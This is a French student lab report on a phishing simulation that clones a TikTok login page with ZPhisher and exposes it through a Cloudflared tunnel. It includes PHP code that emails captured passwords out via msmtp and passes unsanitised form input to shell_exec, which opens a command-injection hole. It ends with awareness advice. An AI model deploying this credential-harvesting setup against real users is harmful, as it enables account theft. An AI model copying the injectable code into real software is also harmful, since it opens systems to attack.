Simulation d'attaque Phishing éducatif avec ZPhisher

Nom : Abdoul-Rachid Bawa
Formation : Informatique de Gestion, 2e année
Date : Avril 2025
Projet : Simulation de phishing éthique – Niv. Initiation

Introduction

Dans le cadre de mon apprentissage en cybersécurité, j'ai réalisé une **simulation de phishing** dans un but **strictement éducatif**, visant à comprendre comment fonctionnent les attaques d'hameçonnage (phishing) et comment s'en protéger.
Le test a été réalisé en environnement isolé, sans impact sur des utilisateurs réels.
Le service simulé était **TikTok**, à l'aide de l'outil **ZPhisher** sous Ubuntu.

Objectifs pédagogiques

- Comprendre les mécanismes d'une attaque de phishing (ingénierie sociale, imitation d'interface, collecte de données)
- Mettre en œuvre une fausse page de connexion crédible
- Étudier les méthodes de diffusion : URL via tunnel (Ngrok, Cloudflared), localhost
- Observer où et comment les données sont capturées
- Apprendre à transmettre les informations collectées vers une boîte mail sécurisée
- Renforcer sa vigilance face aux fausses pages

Outils utilisés

Outil	Utilité principale
ZPhisher	Génération automatique de fausses pages (phishing)
Cloudflared	Création d'un tunnel d'accès public HTTPS
Ngrok	Tunnel alternatif sécurisé vers localhost
PHP	Collecte et envoi des données saisies
Terminal Ubuntu	Exécution des scripts, supervision
Serveur Local (localhost)	Tests internes en réseau fermé

Structure du dossier ZPhisher

Après clonage :

git clone https://github.com/htr-tech/zphisher.git

cd zphisher

Voici la structure simplifiée :

zphisher/

├── zphisher.sh ← Script principal à exécuter

├── sites/ ← Contient les copies des sites ciblés (TikTok, etc.)

│ └── tiktok/

│ ├── login.php ← Script de collecte des identifiants

│ ├── index.html ← Fausse page TikTok

│ └── usernames.txt ← Fichier où sont stockés les identifiants

├── .tunnels/ ← Générés à l'exécution (Cloudflared, etc.)


Déroulement de la simulation

- **Étape 1 – Lancement de ZPhisher**

cd zphisher

./zphisher.sh

Capture 1 : Menu principal de Zphisher



- **Étape 2 – Choix du service ciblé**
- Choix : 10 → **TikTok**
- Méthode : 1 (Standard Page)

- **Étape 3 – Choix du tunnel d’accès**

ZPhisher propose plusieurs tunnels :

Tunnel	Avantage principal
localhost	Test sur le PC local sans connexion externe
Ngrok	Tunnel HTTPS, nécessite un token Ngrok
Cloudflared	Tunnel rapide et anonyme via Cloudflare (recommandé)

➤ Cas choisi ici : Cloudflared

ZPhisher lance automatiquement :

cloudflared tunnel --url http://localhost:PORT

Et génère une URL comme :


https://tiktok-login-fast.cloudflared.app

Capture 3 : URL Cloudflared générée par ZPhisher

- **Étape 4 – Accès à la fausse page TikTok**

Depuis n’importe quel appareil connecté à Internet, l’URL Cloudflared mène à la fausse page :

Capture 4 : Fausse page de connexion TikTok affichée dans le navigateur



- **Étape 5 – Soumission d'identifiants (test)**

Quand un utilisateur (ici en simulation) entre un **email** et un **mot de passe**, ZPhisher :


- Exécute le script login.php
- Stocke les données dans **sites/tiktok/usernames.txt**

Contenu exemple :

[+] Email: rachidtest@gmail.com

[+] Password: pass123

Capture 5 : Contenu du fichier usernames.txt après une saisie



- **Étape 6 – Envoi des données par mail**

J’ai modifié login.php pour que chaque identifiant saisi soit :

- enregistré dans le fichier .txt
- **envoyé automatiquement à mon e-mail** via **msmtp**

Code ajouté dans login.php :

<?php

$email = $_POST['email'];

$password = $_POST['password'];

$msg = "TikTok Login Capturé\nEmail: $email\nMot de passe: $password\n";

```
file_put_contents("usernames.txt", $msg, FILE_APPEND);
shell_exec("echo '$msg' | msmtp monadresse@gmail.com");
header("Location: https://tiktok.com"); // redirection vers le vrai site
?>
```

Résumé des observations

Élément testé	Statut
Génération de la page TikTok	OK
Hébergement via Cloudflared	OK
Saisie et capture des identifiants	OK
Enregistrement dans un fichier local	OK
Envoi par e-mail	OK
Redirection après login	OK

Sensibilisation et prévention

Cette simulation m’a permis de mieux comprendre **comment les utilisateurs peuvent être trompés** avec des interfaces clonées et des URL trompeuses.
Elle met en lumière l’importance de :

- Vérifier l’URL exacte avant de se connecter

- Activer la double authentification (2FA)
- Se méfier des e-mails “urgents” ou suspects
- Utiliser des gestionnaires de mots de passe

Conclusion

Ce projet de phishing **n’est pas un outil d’attaque**, mais un **exercice de sensibilisation**.
Il m’a permis d'explorer les bases de l’ingénierie sociale, de l’hébergement web, de la collecte de données, et de la sécurité des tunnels réseau.